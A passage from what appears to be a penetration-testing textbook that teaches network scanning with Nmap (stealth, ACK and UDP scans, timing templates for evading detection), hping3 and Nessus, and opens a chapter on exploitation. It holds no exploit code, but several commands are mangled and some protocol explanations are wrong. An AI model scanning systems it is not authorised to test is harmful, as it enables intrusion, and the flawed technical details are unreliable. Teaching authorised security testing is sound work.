The vulnerabilities that can be discovered in the scanning phase of the penetration testing life cycle are often referred to as low hanging fruit.

There are various tools available today to conduct scanning. However, in this chapter, we will go through some of the most popular Kali Linux tools such as Nmap, Hping, and Nessus. In this phase of the penetration testing life cycle, we will try to find possible targets that can be used in the next stage: exploitation. Scanning allows a hacker to find the vulnerabilities that they can use to hack into a system.

Network Traffic

Some people find network traffic to be complicated, but we will explain it in this section as it is a prerequisite for the scanning stage. The communication that happens between various computers through a network is known as network traffic. Two types of networking exist today - wired networks and wireless networks. It is very important to understand the fundamentals of Ethernet with respect to networking. In this chapter, we will go through

- Firewalls and ports.
- Transmission Control Protocol(TCP).
- User Datagram Protocol(UDP).
- Internet Control Management Protocol(ICMP).

Ports and Firewalls

The most common method to defend your network against the outside world is by implementing a firewall between your internal network and the outside world, mostly the internet. A firewall is a software or hardware which serves as the gatekeeper for your network by employing certain rule sets. The inbound traffic known as ingress and the outbound traffic known as outgress are monitored using access control lists. Traffic is allowed to go through the firewall only when it meets the criteria specified in the firewall. All other traffic is dropped. This is achieved using ports that are opened or closed as per the criteria defined. A port is a communication medium that

allows communication between two or more computers or network devices. There are a total of 65535 ports available for TCP communication and 65535 ports available for UDP communication. Some of these ports have a default function assigned but can be used for other functions too. For example, the Hypertext Transfer Protocol used port 80 for normal internet traffic, but you can assign port 80 for other traffic as well and designate another port for internet traffic. You can think of a port as building with doors that go to different rooms. Every room has people who are doing a dedicated task by managing various functions. The office that is behind room number 80 manages requests coming in for web pages. This office behind room number 80 can also be moved to a different room such as room number 8080, and it will still continue doing the same task of managing incoming requests for web pages. In such a case, people managing a different task could move into room number 80 and they could perform a different task or the room number 80 could be just closed down for good. However, visitors who are requesting a web page will also need to know that the web pages need to be now requested in room number 8080 and not 80. A visitor knocking on room number 80 for a web page will return disappointed as they will not get the required information as they will be looking for it in the wrong room or the room might be simply locked. On the contrary, if a visitor has the correct room number which is 8080, they will be served with the requested information.

IP Protocols

Protocols are a set of rules defined for both the real world and for computer networks. There are staff members that are assigned to politicians, diplomats, and bureaucrats who manage issues related to the protocol for them. These members ensure that visitors or messages that need to reach politicians, diplomats, and bureaucrats always reach by following protocol, that is by following the correct manner. Protocols in the computer world help communication to happen between network devices by following a set of rules. There are multiple protocols available for computer networks

today, but we will go through the most important and common networking protocols in this chapter. This will help us leverage Kali Linux tools which are used in scanning and discovering vulnerabilities during the penetration testing life cycle. These three protocols are TCP, UDP and ICMP.


TCP

TCP is one of the most common and important protocols used in network communication. The TCP protocol is connection-based. This means that whenever there is a connection between two devices using TCP, the devices on both sides of the network will acknowledge the opening of a session followed by messages being sent and received on both the devices. This can be explained using a phone call.

The phone rings:

> Alice: “Hello”
>
> Bob: “Hello, is Alice there?”
>
> Alice: “This is Alice.”

This is an analogy from way back in the past but it explains a three-way handshake that occurs when a connection takes place via TCP. In communication via TCP, there is a three-packet exchange initiated when communication is being established between two network devices. The first packet that is sent is called the synchronization packed commonly known as SYN. When the device at the receiving end receives this SYN packet, it will acknowledge and send another synchronization packet referred to as SYN/ACK, if it is available. Once the initiating device receives the SYN/ACK packet, it will also send an acknowledgment ACK packet and establish the connection. The following figure will illustrate the three-way handshake.



All the TCP connections that are established successfully over the internet will use the three-way handshake to ensure that there is a synchronized connection taking place on devices on both ends of the network. We will learn to use this three-way handshake in a way that avoids being detected later in this chapter. After the connection has been established between two devices using TCP, there is a continuous process of acknowledgment between the two devices. This ensures that all the packets sent by the first device are successfully reaching the second device, and the packets not received are resent by the first device. An analogy to this would feedback that is provided in the process of verbal communication. Let us look at an example.

> Alice: “I would request you to meet me at the restaurant at 3 PM”.
>
> Bob: “Can you confirm the time you want to meet me at the restaurant?”.
>
> Alice: “It would be at 3 PM”.

This process will cause some load on the server and will consume more bandwidth than regular. Sometimes, it will take more time than usual for communication to process as well. Because of this, the three-way handshake is often used for establishing sessions for communication that are not highly impacted by the latency in receiving the packets. There are a set of applications that make use of TCP, such as File Transfer Protocol(FTP), Hypertext Transmission Protocol(HTTP) and email protocols such as Simple Mail Transfer Protocol(SMTP), Post Office Protocol(POP), and Internet Message Access Protocol(IMAP).

UDP

The load on a connection using the UDP protocol is less compared to the TCP protocol. As we have learned, a TCP connection is like a phone call that is happening between two parties, where both parties are continuously sending and receiving messages from each other and are acknowledging it as well. A UDP connection would be more like a radio broadcast between two parties where neither of the parties is acknowledging that the messages have been received. It is understood by default that the packet that was broadcasted was received.

Radio Station: “This is ABC radio; kindly join us at the restaurant today at 3 PM”.

This broadcast is received by everyone who is listening to the broadcast. If there is some part of this broadcast message that was missed by the receiver, they will not ask for the message again as a default rule. There are a few exceptions to this rule which are out of the scope of this course. When a transmission is happening via UDP, the recipients will never let you know the medium of transmission or if the packets were received completely or partially. This method is used with packets that do not need any verification for the packets received or is not used with applications that are now worried about the order in which the packets arrive. Applications that employ UDP are those that are okay with a low load but a high speed, such as streaming services for video and audio.

ICMP

ICMP was designed to be a network protocol for the health and maintenance of the network. The protocol helps in finding out if a device on the network is functioning as intended and if it can communicate properly. ICMP applications are not directly exposed to end users but there are various exceptions to this rule as well. A common exception to this rule

would be the PING and TraceRoute utilities. Another difference is that ICMP does not carry user data like TCP and UDP protocols.

On the contrary, ICMP will carry messages related to the system, to and from computers, network devices and other application services. The header of an ICMP packet contains a specific code or a number set. The sets help in asking questions or providing information about network nodes. Penetration testers can make use of these codes and sets to get information about the target system. Let us go through the codes available in the ICMP header.

Type	Code	Description
0(Echo Reply)	0	Echo Reply
3(Destination Unreachable)	0	Destination Network Unreachable
	1	Destination Host Unreachable
	2	Destination Protocol Unreachable
	3	Destination Port Unreachable
	6	Destination Network Unknown
	7	Destination Host Unreachable
	9	Network Administratively Prohibited

	10	Host Administratively Prohibited
	13	Network Administratively Prohibited
8(Echo Request)	0	Echo Request

PING

PING is an ICMP based command which is very commonly used by both end-users and administrators. When you PING a device, an ICMP packet of type 8 and code 0 is sent to the device indicating that it is an echo request. The end device which is usually configured to reply to such an echo request will ideally reply with another ICMP packet of type 0 and code 0 indicating that it is an echo reply. A ping is considered to be successful when there is a response from the end device which is verified to be a live host. When you send a ping request using the command line on a Windows system, sends the ping request four times by default. As opposed to this, ping requests from the Linux terminal do not have any such limit and will continue the request until the user cancels it. You can cancel the ping command on the Linux terminal by pressing hr Control+C keys on the keyboard together. Let us go through the examples of a successful ping and an unsuccessful ping.

Live Host

Ping 192.168.1.1

Pinging 192.168.1.1 with 32 bytes of data:

Reply from 192.168.1.1: bytes532 time52ms TTL564

Reply from 192.168.1.1: bytes532 time51ms TTL564

Reply from 192.168.1.1: bytes532 time51ms TTL564

Reply from 192.168.1.1: bytes532 time,1ms TTL564

Host Unreachable

Ping 192.168.1.200

Pinging 192.168.1.200 with 32 bytes of data:

Reply from 192.168.1.129: Destination host unreachable.

Reply from 192.168.1.129: Destination host unreachable.

Reply from 192.168.1.129: Destination host unreachable.

Reply from 192.168.1.129: Destination host unreachable.

Ping statistics for 192.168.1.200:

Packets: Sent 5 4, Received 5 4, Lost 5 0 (0% loss)

Traceroute

Traceroute is another ICMP based utility that helps you find out the number of network devices that need to be hopped before the source device can reach the target device. This command functions by manipulating the Time to Live or the TTL of a packet. Time to Live or TTL indicates the number of times a packet can be broadcasted by the host that encounters the packet on the next hop. The initial value of TTL for a packet is 1 which means that the packet can only hop one device. The device that receives this packet will reply with an ICMP type 11 and code 0 packet which means that the packet is logged. The sender then increases the TTL and sends the next set of packets in the series. The packets will reach the next hop in the network and reach their time to live. As a result of this, the router that receives the packet will send another time exceeded reply. This process will continue until the packet reaches the target and all the hops in the patch have been recorded creating a complete list of devices that lie between the source device and the target device. This information can be used by a penetration tester to find out all the device that is between them and the target on the network. There is a default TTL of 128 on Windows device, Linux devices have a default TTL of 64 and networking devices by Cisco have a ping of 255. The command used for traceroute on the Windows command line is

tracert. On a Kali Linux system, the command to use is traceroute. The traceroute result would give the following output.

traceroute www.google.com

Tracing route to www.google.com [74.125.227.179] over a maximum of 30 hops:

1 1 ms,1 ms 1 ms 192.168.1.1

2 7 ms 6 ms 6 ms 10.10.1.

2 3 7 ms 8 ms 7 ms 10.10.1.45

4 9 ms 8 ms 8 ms 10.10.25.45

5 9 ms 10 ms 9 ms 10.10.85.99

6 11 ms 51 ms 10 ms 10.10.64.2

7 11 ms 10 ms 10 ms 10.10.5.88

8 11 ms 10 ms 11 ms 216.239.46.248

9 12 ms 12 ms 12 ms 72.14.236.98

10 18 ms 18 ms 18 ms 66.249.95.231

11 25 ms 24 ms 24 ms 216.239.48.4

12 48 ms 46 ms 46 ms 72.14.237.213

13 50 ms 50 ms 50 ms 72.14.237.214

14 48 ms 48 ms 48 ms 64.233.174.137

15 47 ms 47 ms 46 ms dfw06s32-in-f19.1e100.net [74.125.227.179]

Trace complete.

Most of the scanning tools available in Kali Linux employ the TCP, UDP, and ICMP protocols to map the targets. When a scanning stage is successful, the output will provide

- A list of live hosts.
- IP addresses.
- Operating Systems.
- Services on the target.


Some of the Kali Linux scanning tools can also be used for finding vulnerabilities and user account details. These details will help amplify the exploitation stage as the attacks can be more specific with respect to hosts, vulnerabilities and technologies.

NMAP: The Scanning King

The Nmap tool in Kali Linux is known as the kind of scanning because it not only can detect devices on a network, but also other features of the network devices such as their operating systems, services, ports, and sometimes even the user accounts and their passwords. There are various types of commands, switches, and options that can be used in combination on the target systems. Nmap is considered to be a very useful tool in the scanning stage of the penetration testing life cycle.

Command Structure for Nmap

There is a very distinctive structure used by commands in Nmap as it allows options and targets to be combined in a way that brings out very high flexibility. Let us go through the following image which illustrates a basic Nmap command and tells us about the basic parts of the Nmap command.



We will be learning about every option that can be used with the Nmap command in the sections that follow. An operating system knows what task to execute when you use a command and the switches and options along with it. The command illustrated above is followed with options for scanning, in this case -sS indicates that it is a stealth scan. The option that follows is used to specify the time and tells the command about how much traffic is to be generated and how quickly it needs to be generated. This lets the command know on what pace is to be set for the Nmap scan. In the illustration above, we use the target and timing options, and they are sufficient enough to run the scan. The final option used in this command is the output option which tells the operating system where to direct the results that come in from the scan. The above illustration is just one example of a Nmap scan but the command used in Nmap can be complex than the above example or even very basic in comparison to the above example. For example, an Nmap command can be run using just the following command as well.

```
nmap 10.0.2.100
```

If you do not specify any options with the Nmap command, it runs a stealth scan by default and uses the speed as T3. Also, since you have not specified where the output is to be directed, they will be printed on the monitor screen in the terminal by default. This is a basic scan which stands at the lowest end of the Nmap spectrum. The other end of the spectrum consists of detailed and lengthy scans that tell the Nmap command to perform many

more tasks. You can use Nmap at an advanced level too by using hr Nmap Scripting Engine(NSE) which helps you create scripts for Nmap scanning. To understand Nmap scans better, we will learn about options that can be used in the Nmap command which help enhance the power of Nmap as a scanning too in the penetration testing life cycle.

Nmap Scanning Options

When you use the -s option with the Nmap command, you will be telling Nmap that there is a specific scan that needs to be performed on the target, which will be defined in the scan command. The lower case s is followed by a letter in the upper case which defines the type of Nmap scan to be run. Specifying a scan type will help a penetration tester from getting detected by certain hosts and other protection systems on the network and may even help them in bypassing the firewall altogether.

-sS Stealth Scan

Even when no scan type is defined in the Nmap command, the Nmap command by default runs in the stealth scan mode. You can also intentionally specify a stealth scan to the Nmap command by passing -sS as the options. A stealth scan will initiate a TCP connection with the target system but will fall shy of completing the three-way handshake. The Nessus engine sends a SYN packet to the target and when the target system returns a SYN/ACK packet back, the Nessus engine simply does not acknowledge it. Given this, there is no channel built for communication and the connection is left open. In such a scenario, most devices on the internet will automatically close this open connection after a set time interval. Therefore, this scan can run without getting detected on legacy systems that are configured poorly. However, a stealth scan can be detected by almost all network devices and hosts. But this should not demotivate a penetration tester from using a stealth scan as it is still far more difficult for a system to detect a stealth scan. Also, there is a high chance of it still being successful


if the target system is configured poorly. The following figure illustrates the stealth scan technique.

-sT TCP Connect Scan

The TCP scan will make a complete three-way handshake connection with the target system and will therefore, even provide more information on the target than a stealth scan. The Nessus engine again sends a SYN packet to the target and hopes for it to acknowledge with a SYN/ACK packet. Unlike what the Nessus engine did during a stealth scan, this scan it sends a final ACK packet back to the target system. The target system will mostly record this scan, but it will yield more information than a stealth scan.

-sU UDP Scan

The UDP scan will scan all the UDP ports on a target system. Unlike TCP scans, a UDP scan will expect the target system to reply even if the ports are closed. You will ideally not get a reply for a packet that is sent to an open UDP port. However, if there is a response from the target, it would indicate that the port is open. If no reply is received, it would indicate that the port may be open or is being protected by a firewall. Ports that are no open will get an ICMP response of type3 and code 3, indicating an unreachable port. Also, ports that are being protected by a firewall will have an ICMP response of type 3 and codes, 1, 2, 9, 10, or 13, indicating unreachable port errors.



-sA ACK Scan

The ACK scan helps you find out if a TCP port is being protected or not. The scan will initiate a connection with the target system using the ACK flag. In reality, the first flag should always be a SYN flag. However, this method can be used to bypass the SYN command and pose as the ACK command to an internal request that was sent by the target system. If the response received to this command is reset(RST), it would indicate a TCP port that is no filtered or not protected. No response or an ICMP response of type 3 with codes, 1, 2, 3, 9, 10, or 13 would mean that the TCP port is filtered or protected.

Timing Templates

As we have already discussed above, Nmap uses the T3 or normal timing option by default of no timing option is exclusively specified. There is in-build functionality in Nmap wherein this default timing can be changed by

using the timing options available for Nmap. This lets the user specify the speed of the scans. There are various timing templates available for Nmap that decide the speed of the Nmap scan. The most important timing templates are the ones used for delaying scanning probes and the status of parallel processing. We will be going through the templates scan_delay, max_scan_delay, and max_parallelism to explain how timings for a scan can be manipulated. These templates contain a predefined time set for Nmap scanning to be used on a target network or system. You can use the scan_delay template ensures that probes are sent to the target system with a minimum number of pauses, while the max_scan_delay will specify the maximum time that the Nmap scan will allow delay in scanning based on the target system settings. This is an important tool because some systems on the internet only reply if the probes are coming at a specific rate. You can use these tools which help Nmap to adjust the probe time as per the target system or network requirements up to the max_scan_delay setting.

The max_parallelism template instructs the Nmap command for the probes to be sent serially or in parallel. Let us go through an example that will run a UDP scan on a target. Although we have not talked about the -p option, we will use it with a switch combination of p1500 to scan the first 500 ports. The command will look like the example shown below but the # will be substituted by the number of the required template that you want to use. This will help you compare the scan timings. We are using the T# switch in the example below, but you can use the complete English text to get the same results.

nmap sU T# p 1-500 10.0.2.100

OR

nmap sU --timing paranoid p 1-500 10.0.2.100

-T0 Paranoid

You can use the T0 paranoid scan as an option to Nmap where network links are slow or if you want to minimize the risk of detection. The nature of this scan is serial and it can be paused for a minimum of 5 minutes. The base can_leay value is set above the default value and therefore, the max_delay option value is ignored. You can easily check the amount of time a paranoid scan took to complete on UDP ports in the 500 range on a single target in our example. The system time is 10.29 AM and the scan started at 8.23 AM. This means that it has been over 2 hours since the scan was initiated. The last line shows that it will take another 45 hours and 37 minutes for the scan to conclude. This is an effective timing parameter but should be used when you have a lot of time and when using stealth mode is possible.

-T1 Sneaky

The T1 or the --timing sneaky scan is relatively faster than the paranoid scan, while still maintaining stealth and reducing the time needed to complete the scan. The process used by this scan to scan a target system is also serial. It also brings down the scan_delay to as low as 15 seconds. Although the scan_delay is low value, it is still a lot compared to max_scan_delay, and therefore, the second value is ignored. In our example, the difference between the T1 sneaky scan and the T0 paranoid scan. The total scan time is reduced by 138 minutes or 8331 seconds.

-T2 Polite

The T2 or --timing polite scan is faster than the T0 or T1 scan and is the last timing template that uses the technique of serial scanning. The scan_delay parameter for this template is 400 milliseconds and therefore, there is a use case for the max_scan_delay option in this scan which has a default value of one second. The Nmap command, in combination with this template, will use a scan_delay of 400 milliseconds while scanning targets but can adjust the delay to as low as one second dynamically. In our example, we are using the polite scan to scan the same UDP port 500, and you will notice

that the total time required for the scan to complete has been drastically reduced down to just 9 minutes or 544 seconds.

-T3 Normal

The T3 or --timing normal scan is the default scan used by the Nmap command. This means that if you do no exclusively specify a timing template for the Nmap command, it will use the T3 normal template. The T3 normal template makes use of parallel processing, and multiple probes are sent in parallel which increases the speed of the scan. The default scan_delay for this scan is 0 seconds and it can make use of the max_scan_delay option to increase the delay to 1 second. This implies that this scan will be very fast but after a port is scanned, it abandons that port to hop to the next port. If we scan the same target on the UDP port 500 using T3 normal, the scan will take 547 seconds to complete, which is slower in comparison to the polite scan. This is an exceptional case. Many factors affect scan time and there will be times when a slower scan will not actually be slow. Therefore, a penetration tester needs to have all the tools handy and have knowledge about as many tools as possible.

-T4 Aggressive

The T4 or --timing aggressive scan also uses the parallel scanning technique and increases the scan speed. The can_delay option for this scan is set to 0 seconds and can make use of a max_scan_delay of 10 milliseconds. There are high chances of scans that use a max_scan delay of less than one second to encounter errors as many target systems have a requirement of at least one second between the probes. If you look at the scan time taken by this scan to complete scanning the 500 UDP port is well under 8 minutes or 477 seconds.

-T5 Insane

The T5 or the --timing insane scan is the fastest built-in timing template for Nmap. The scan_delay on this template is 0 seconds and it has a max_scan_delay of 5 milliseconds. Just like in an aggressive scan, there can

be scan errors with the insane template as well if the target system needs a delay of at least 1 second between the probes. This scan will just take 22 seconds if we use it on the UDP 500 port but the results will be a little different compared to other scans.

Targeting

One of the important parts of running a Nmap scan on a target system is identifying the target. If you pass an incorrect IP space, you may end up scanning an incorrect network which is not defined under the rules of engagement, or even an empty set. There are various ways to pass the target in the Nmap command string. The two methods that we have been using in this book are the IP method and a scan list.

IP Address Range

The method of using an IP address to define a target for the Nmap command is very straightforward. In our example, we will use a class C address which has the range 10.0.2.x. This means that we can include a maximum of 254 hosts for this particular scan. You can use the following command to scan all the hosts.

```
Nmap 10.0.2.1-255
```

You can use the CIDR method to run this same scan as well. The CIDR method uses the postfix of /24 as shown in the command below.

```
Nmap 10.0.2.1/24
```

You can use CIDR to define a complete range of IP addresses, but it is beyond the scope of this course. You can learn more about it in a book on networking. You can use an online calculator such as the one on http://www.mikero.com/ misc/ipcalc/ to calculate CIDR ranges for an IP address. You can enter the starting IP address of the range and the ending IP address of the range and click on the convert button to get the CIDR conversion.

Scan Lists

Nmap has a feature wherein it can get a list of targets from a text file. Let us look at an example where the following IP addresses are stored in test.txt.

10.0.2.1

10.0.2.15

10.0.2.55

10.0.2.100

You can use the following command to run tests on all these targets.

Nmap -iL test.txt

Port Selection

You can use the -p switch to specify ports that you wish to use the Nmap scan command on. You can specify a range of ports using a hyphen in the command. You can also specify multiple ranges by using comma-separated values in the command. You can look at the commands given below.

nmap -sS p 1-100

nmap -sU p 53,137,138,161,162

Or you can also use both of them as a combination as shown below,

nmap -sS -p 1-100,445,8000-9000

Output Options

There are many times when the result of your penetration test would be too long to read it all on the monitor, or you may just want to log it to a file to analyze later. You can use the pipe | operator available in Kali Linux to redirect the output of the Nmap command to a required file. We will discuss the options used for the output of Nmap scans in this section. We will include normal, GREPable and XML outputs. Let us look at all the options one by one. The filename we will use in our example is logthis.

-oN Normal Output

Using the -on Normal Output option creates a text file that can be used for analysis later or can be used as an input to another program.

nmap -oN logthis.txt 10.0.2.100

-oX Extensible Markup Language or XML Output

Many applications available today that their input from an XML file for further analysis and processing. This option is used to save the output to an XML files.

nmap -oX logthis.txt 10.0.2.100

-oG GREPable Output

The output using this option creates a file that is readable using the GREP command. Penetration testers can analyze files that are GREPable as it supports tools such as SED, AWK, and DIFF.

nmap -oG logthis.txt 10.0.2.100

-oS Script Kidd or # Output

This is not used by penetration tester on a large scale, but it is fun to use the script kiddie output once in a while. Is should not be used for serious scans.

nmap -oS logthis.txt 10.0.2.100

Nmap Scripting Engine

We have excluded the creation of custom scripts as it is beyond the scope of this course, but knowing how to use pre-configured scripts is a very useful skill in penetration testing. You can refer to the following URL for a complete set of pre-configured scripts.

http:// nmap.org/nsedoc/

In the following example, we will use a pre-configured script to fetch information about the target system's MAC address and NetBIOS. We will use the --script flag which will tell the Nmap command that a script will be used in the command.

```
nmap --script nbstat.nse 10.0.2.100
```

There are new scripts to being developed every day to be used by Nmap by the community. Therefore, a penetration tester needs to ensure that the script database to be used with Nmap is up-to-date. It is a good practice to update the database of a particular script every time before you run it. You can use the following command to achieve the same.

```
nmap --script-updatedb
```

HPing3

You can use the Hping application if you want to place customized packets inside a network. The process is manual but it similar to how the Nmap command creates packets automatically. The Hping command can use the -S flag to create a continuous set of synchronization packets. Let us go through an example command.

```
hping3 -S 10.0.2.100
```

You can get a detailed list of options and flags that can be used with the Hping3 command by using the -h switch.

```
Hping3 -h
```

Nessus

Tenable, which is a very well known and popular name in the security domain, has developed a beautiful application for vulnerability scanning called Nessus. The application is available in the Home and Professional versions and offers different levels of functionality. There are many plugins available in the professional version that can be used for compliance and

configuration checks and is one of the best tools for a penetration testing team. In this book, we will learn how to configure the home version of the Nessus vulnerability scanner.

Let us now learn how to install and configure Nessus.

Installation

The first important step is to clean the current state of your system and update it before installing Nessus. You can use the following commands in your Kali Linux terminal to do this.

```
apt-get update && apt-get upgrade && apt-get dist-upgrade

apt-get autoremove && apt-get autoclean
```

The next step is to download and install Nessus. You can download the latest version of Nessus from the following URL.

```
http://www.nessus.org/download
```

To download it for your Kali Linux, ensure that you select a 32-bit or a 64-bit operating system as per your system. Read through the agreements and click on the Agree button. If you do not accept the agreement, you will not be able to install Nessus. The file download will start, and you need to note down the location to complete the installation.

After the download is complete, run the following command on the Kali Linux terminal.

```
dpkg -i B/{Download_Location}/Nessus-{version}.deb
```

This will install Nessus on your Kali Linux system.

You can start the Nessus scanner using the following command.

```
/etc/init.d/nessusd start
```

Once the Nessus scanning service has been started, you need to launch the IceWeasel web browser available in Kali Linux and go to the following URL.

https://localhost:8834/

The localhost section of the URL connects to the local server on the Kali Linux system and the section after the colon specifies that it should connect to port 8834 instead of any default ports. It is always a good idea to go through the Nessus documentation to see which port to use as different versions of Nessus may use different port numbers. The default port number for any web browser looking up a URL is 80 and in Kali Linux, port 809 may mostly be unavailable or incompatible with the IceWeasel browser.

When you connect on port 8834, you will be directed to the Nessus Console, which is a graphical user interface used to set up, configure and scan by using the Nessus engine. You will first be presented with the registration screen. Registration will help you with getting files and updates for the Nessus tool in the future.

You will be able to set up an administrator account on the next screen. You can fill up the username, password, and other fields in the form available on this screen. We will be using the username and password as Nessus in this example. Please ensure that you these credentials only for a test environment. Click on the Next button.

On the next screen, you will be able to activate the Nessus Feed plugin. You can use the “I already have an activation code” button as you are a registered user. You need to enter the activation code you received on registration. On the next prompt, select, “I will use Nessus to scan my Home Network.” Enter your first name, last name and email address. If you have a network proxy present, hit the button for Proxy Settings and fill in the respective information. In this example, we are not using proxy and therefore, will click on the Next button.

If the registration were successful, you would see a screen that says that the registration was successful. You will also see a button on this screen that allows you to download the latest plugins. Click this button.

After the plugins have been downloaded, you will see a login prompt. Enter the username and password for the administrator account that you created earlier. You can click on the "Sign In to Continue" button next. You have now completed the initial installation and setup of the Nessus tool.

Scanning with Nessus

The next step is to understand how you can use the Nessus tool to scan a system or a network.

Adding a User in Nessus

It is a good practice that every user has their individual user account to be used with the Nessus console. You can create a new user by clicking on the Users tab and then selecting the "+ New User" button. You will get a new dialog box asking you to create credentials for the user. You will need to enter the username and password two times in this dialog box. If you want to grant administrative privileges to the user, check the box that says "Administrator." After filling in all the fields of the form, click on the "Create User" button.

Nessus Application Configuration

You can tune the Nessus scanner tool as per your requirements to be as effective and efficient as possible. You can use this tab to configure several parameters such as

- SMTP settings
- Proxy ports
- Mobile settings
- Results settings

- More advanced settings
- Nessus Feed
- Activation code

Use the update plugins options to update the Nessus plugins.

Configuring a Nessus Scan

Nessus scans, the options the scan will use, and the user that will run the scan is governed through Nessus policies. Creating a new policy from scratch is beyond the scope of this course, and we will be learning how we can modify existing Nessus policies. Click on the Policies tab and select "Internal Network Scan." This will open a new dialog box containing options and more tabs.

All the tabs that you see in this dialog box are useful, and you are encouraged to go through all of them in a testing environment before using them in production. For example, you will know the username and password of the target machine in a test environment; so you can enter those details so that the Nessus scanning engine has more access. In a real scenario, you may have uncovered the credentials in the Reconnaissance stage.

If you want to scan a target machine for specific services, settings, and options, you can use the plugins tab. One of the default options groups is DoS, which stands for Denial of Service. You can disable this default option if the current rules of engagement do not allow it. You can click on the green enabled button to disable this option. On doing this, you should see a grey colored button that reads "disabled." You can click on the text next to the various buttons in this group which will let you know what the option exactly does. The number next to the text, 103 in this case, tells you how many checks are available in the given group.

You can return to the tab for “General Settings” after you are done making changes. In this tab, enter a new name in the field specified for name and enter anything of your choice. We will use “No DoS” in our example and click on Update. Once you have clicked on Update, this will be shown as a new policy with the title “No DoS.”

The final step in configuring a scan is a scan template. Click on the “+ New Scan” button to create a new template. Provide a name to the new template in “General Scan Settings,” we will be using the “No DoS Test Scan” in our example. We did not change the type from the default “Run Now,” used the policy as “No DoS,” and entered the IP of the target system. You could also upload a text file containing a list of targets using the “Upload Targets” button.

There is an Email tab where you can enter the email addresses of users who need to be notified about the status of the scan and get other information that is directed from the scan. However, you need to ensure that you have configured the Simple Mail Transfer Protocol (SMTP) for this feature to work. We are excluding this from our example.

After you have checked that all your configurations are in place, you can run the scan. You can do this by clicking on the blue “Run Scan” button. The scan will begin using the selected scan profile. You will see the status of the ongoing scans in the scan view, as shown in the figure.

While the scan is in progress, real-time vulnerabilities that have been discovered will be shown in the “Results” tab. Our example, as shown in the figure below, shows that the scan has just begun and is still at 0 percent and has yet, found some vulnerabilities already. This shows that the target we have specified in our example is super vulnerable and should be kept away from a public network such as the internet.

After the scan has concluded, you can export the data in the Results tab in multiple file formats such as Comma Separated Values(CSV), HTM, and

PDF. We have exported it in the PDF format for our example. We have included all the chapters in our example as we have selected “Vulnerabilities by Host,” “Host Summary,” “Vulnerabilities by Plugin,” etc. Once data is available for export, the buttons turn blue and you can click on the “Export” button to export the data.

Nessus is a very powerful tool available in Kali Linux as it has a variety of features. You can go deeper into this tool by watching several videos and tutorials online. However, it is recommended that you test the tool in a lab environment first before using it in production.

Chapter 5
Exploitation

Exploitation is the third stage of the penetration testing life cycle. In this chapter, we will learn about the differences between attack types and attack vectors. We will go through the tools available in Kali Linux that can be used for exploitation. We will learn specifically about the Metasploit framework and how it can be used to attack a target system. We will also learn about hacking web services in brief.

Introduction

The National Institute of Science and Technology defines a vulnerability as a "weakness in an information system, system security procedures, internal controls, or implementation that could be exploited by a threat source." However, this definition is very broad with respect to exploitation and needs further discussion. An "error" leads to a vulnerability. The error can be placed in multiple points such as somewhere within the information system itself, or even within the humans that manage these information systems. Vulnerabilities for an information system can be present both inside and outside the system's network. They can be a result of poor coding, incorrect security policies, etc. They can be present outside the technical network as well, through the humans that manage these information systems.

Let us consider that vulnerability means the same as weakness. Exploitation would be simply taking advantage of weakness to gain access into an information system or make the information system useless by creating a denial of service. The only thing that can limit an attacker from taking advantage of an exploitation is the security measures in place which the attacker might be too lazy or hesitant to combat. The brain is the best tool a penetration tester has. It is important to remember that a system as multiple

doors to it. If you find that one door is closed, you need to move to the next door quickly without wasting time. Out of all the stages of the penetration testing life cycle, exploitation is the toughest task for a penetration tester. A penetration tester will learn of all the attacks types that can be used on a single attack-vector only with a lot of patience, knowledge, and persistence.

Attack Vectors and Attack Types

